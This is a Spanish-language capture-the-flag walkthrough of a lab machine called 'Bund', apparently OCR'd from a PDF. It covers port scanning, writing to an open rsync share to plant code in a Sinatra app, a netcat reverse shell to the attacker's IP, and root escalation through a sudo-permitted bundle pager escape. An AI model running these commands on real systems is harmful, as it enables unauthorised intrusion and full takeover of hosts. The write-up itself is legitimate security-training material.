# **Bund**

```
-(root omiguel)-[/home/miguel]
# nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-16 02:51 -03
Initiating ARP Ping Scan at 02:51
Scanning 192.168.137.35 [1 port]
Completed ARP Ping Scan at 02:51, 0.21s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:51
Scanning 192.168.137.35 [65535 ports]
Discovered open port 80/tcp on 192.168.137.35
Discovered open port 22/tcp on 192.168.137.35
Discovered open port 9393/tcp on 192.168.137.35
Increasing send delay for 192.168.137.35 from 0 to 5 due to 3367 out of
Increasing send delay for 192.168.137.35 from 5 to 10 due to 4483 out of
Increasing send delay for 192.168.137.35 from 10 to 20 due to max success
Discovered open port 873/tcp on 192.168.137.35
Increasing send delay for 192.168.137.35 from 20 to 40 due to max success
Increasing send delay for 192.168.137.35 from 40 to 80 due to 1237 out of Increasing send delay for 192.168.137.35 from 80 to 160 due to max_succes Increasing send delay for 192.168.137.35 from 160 to 320 due to max_succe Increasing send delay for 192.168.137.35 from 320 to 640 due to max_succe Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succe Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succe Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succes Incr
Warning: 192.168.137.35 giving up on port because retransmission cap hit
Completed SYN Stealth Scan at 02:53, 72.87s elapsed (65535 total ports)
Nmap scan report for 192.168.137.35
Host is up, received arp-response (0.99s latency).
Scanned at 2025-02-16 02:51:51 -03 for 73s
Not shown: 61789 closed tcp ports (reset), 3742 filtered tcp ports (no-re
                    STATE SERVICE REASON
22/tcp
                    open ssh
                                                    syn-ack ttl 64
80/tcp
                    open http
                                                    syn-ack ttl 64
                                                    syn-ack ttl 64
873/tcp open rsync
9393/tcp open unknown syn-ack ttl 64
MAC Address: 08:00:27:D2:EB:BD (PCS Systemtechnik/Oracle VirtualBox virtu
Read data files from: /usr/share/nmap
Nman done: 1 IP address (1 host up) scanned in 73 36 seconds
```

```
(root miguel)-[/home/miguel]
# nmap -sCV -p22,80,873,9393 -Pn -n -vvv 192.168.137.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-16 02:55 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
```

```
PORT
           STATE SERVICE REASON
                                               VERSION
                            syn-ack ttl 64 OpenSSH 8.4pl Debian 5+deb11ul (protocol 2.0)
22/tcp
           open ssh
   ssh-hostkey:
     3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDP40vUJ0xKoulS7x0Yz1485bm/ZBVN/86xLQvh7Gqa1DmEWz/eHP2
3aRIey4qQj7/k72PqMBkyfD2krjN0g7ZZe8z9o0A4VyeDljG6ukVFeN6PEtWWtdmmnVJztgzX0wPWPa09GM5hITyvpIB,
TV1x6jfTtZi+Aca0scDfOTJUVlSwZYaHrJQSNlKFJhniucqq/zxOnMIHjs/v1YXYCh0jlYDsb5J/NqTzEPMKkbtwn97T
v8D1K2EPhf1rBGQGI0bgatVHNFclVWfuq7sn4x9olNnbsEogIQ5mbEq0mBlg0W5vowFxUkI600nd4Dl7H4fkCeiPfngWl
     256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNDNbes4qK0y7nXoXX
+tA44syyemA6C40=
     256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINItrDSHbBfPB1CJosqklAQXN4/Mt++ocUqbiG861ZSG
                            syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
80/tcp open http
  http-methods:
     Supported Methods: HEAD GET POST OPTIONS
  http-title: Site doesn't have a title (text/html).
  http-server-header: Apache/2.4.56 (Debian)
873/tcp open rsync syn-ack ttl 64 (protocol version 31)
9393/tcp open http syn-ack ttl 64 WEBrick httpd 1.8.1 (Ruby 2.7.4 (2021-07-07))
| http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-server-header: WEBrick/1.8.1 (Ruby/2.7.4/2021-07-07)
   http-methods:
     Supported Methods: GET HEAD
MAC Address: 08:00:27:D2:EB:BD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
NSF: Script Post-scanning
```

vemos que por rdsync no me lista nada

```
(root  miguel) - [/home/miguel/Work]
# nc -vn 192.168.137.35 873
(UNKNOWN) [192.168.137.35] 873 (rsync) open
@RSYNCD: 31.0

@RSYNCD: 31.0
#list
@RSYNCD: EXIT
```

voy a ver por una tool q fuzzee por recursos en rsyncd <a href="https://github.com/1NCO6N1TO/rsyncAttack">https://github.com/1NCO6N1TO/rsyncAttack</a>

```
-(root niguel)-[/home/miguel/Work]
 # rsync -av --list-only rsync://192.168.137.35/fileadmin
receiving incremental file list
                   4,096 2023/05/27 11:40:29 .
drwxrwxrwx
                     14 2023/05/27 07:00:12 Gemfile
370 2023/05/27 07:01:38 Gemfile.lock
- rwxrwxrwx
- rwxrwxrwx
                      75 2023/05/27 11:30:25 app.rb
                                                                 LISTA LOS RECUI
- rwxrwxrwx
sent 20 bytes received 110 bytes 260.00 bytes/sec
total size is 459 speedup is 3.53
(root@miguel)-[/home/miguel/Work]
# rsync -av rsync://192.168.137.35/fileadmin ./fileadmin
receiving incremental file list
created directory ./fileadmin
Gemfile
Gemfile.lock
app.rb
sent 84 bytes received 705 bytes 526.00 bytes/sec
total size is 459 speedup is 0.58
___(root☆ miguel)-[/home/miguel/Work]
drwxr-xr-x root
                 root
                        4.0 KB Fri Feb 14 12:50:01 2025  ysoserial-modified
```

### modificamos el app


```
GNU nano 8.3
require 'sinatra'
require 'shotgun'

get '/' do
`whoami`
end
```

← → C 倫 △ Not secure 192.168.137.35:9393

axel

luego lo modifique por ls /home/axer y veo que tengo RCE



user.txt



2cbcb2f721f743c1a42dcd092dc571ea

veo que no esta entonces me tiro una rev shell

/usr/bin/nc

# modifico


```
GNU nano 8.3
require 'sinatra'
require 'shotgun'

get '/' do
  `nc -e /bin/bash 192.168.137.12 443`
end
```

upload

```
(root  miguel) - [~miguel/Work/fileadmin]
# rsync -av app.rb rsync://192.168.137.35/fileadmin/
sending incremental file list
app.rb
sent 196 bytes received 41 bytes 474.00 bytes/sec
total size is 94 speedup is 0.40
```

# ejecuto y adentro



```
(root  miguel) - [~miguel/Work/fileadmin]
# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.35] 53466
whoami
axel
```

#### privesc

```
axel@bund:~$ sudo -l
Matching Defaults entries for axel on bund:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin
User axel may run the following commands on bund:
        (root) NOPASSWD: /usr/local/bin/bundle
```

## ejecutamos

axel@bund:~\$ sudo bundle help

```
root@miguel: ~mi
BUNDLE(1)
NAME
       bundle - Ruby Dependency Management
SYNOPSIS
       bundle COMMAND [--no-color] [--verbose] [ARGS]
DESCRIPTION
       Bundler manages an application's dependencies through its entire
       See the bundler website https://bundler.io for information on ge-
       format.
OPTIONS
       --no-color
              Print all output without color
       --retry, -r
              Specify the number of times you wish to attempt network of
       --verbose, -V
              Print out additional logging information
BUNDLE COMMANDS
       We divide bundle subcommands into primary commands and utilities
PRIMARY COMMANDS
       bundle install(1) bundle-install.1.html
              Install the gems specified by the Gemfile or Gemfile.lock
       bundle update(1) bundle-update.1.html
              Update dependencies to their latest versions
       bundle cache(1) bundle-cache.1.html
              Package the .gem files required by your application into
       bundle exec(1) bundle-exec.1.html
!/bin/sh
```

```
# whoami
root
# cat /root/root.txt
812efa110d7a6029cbf87d5b97d53691
#
```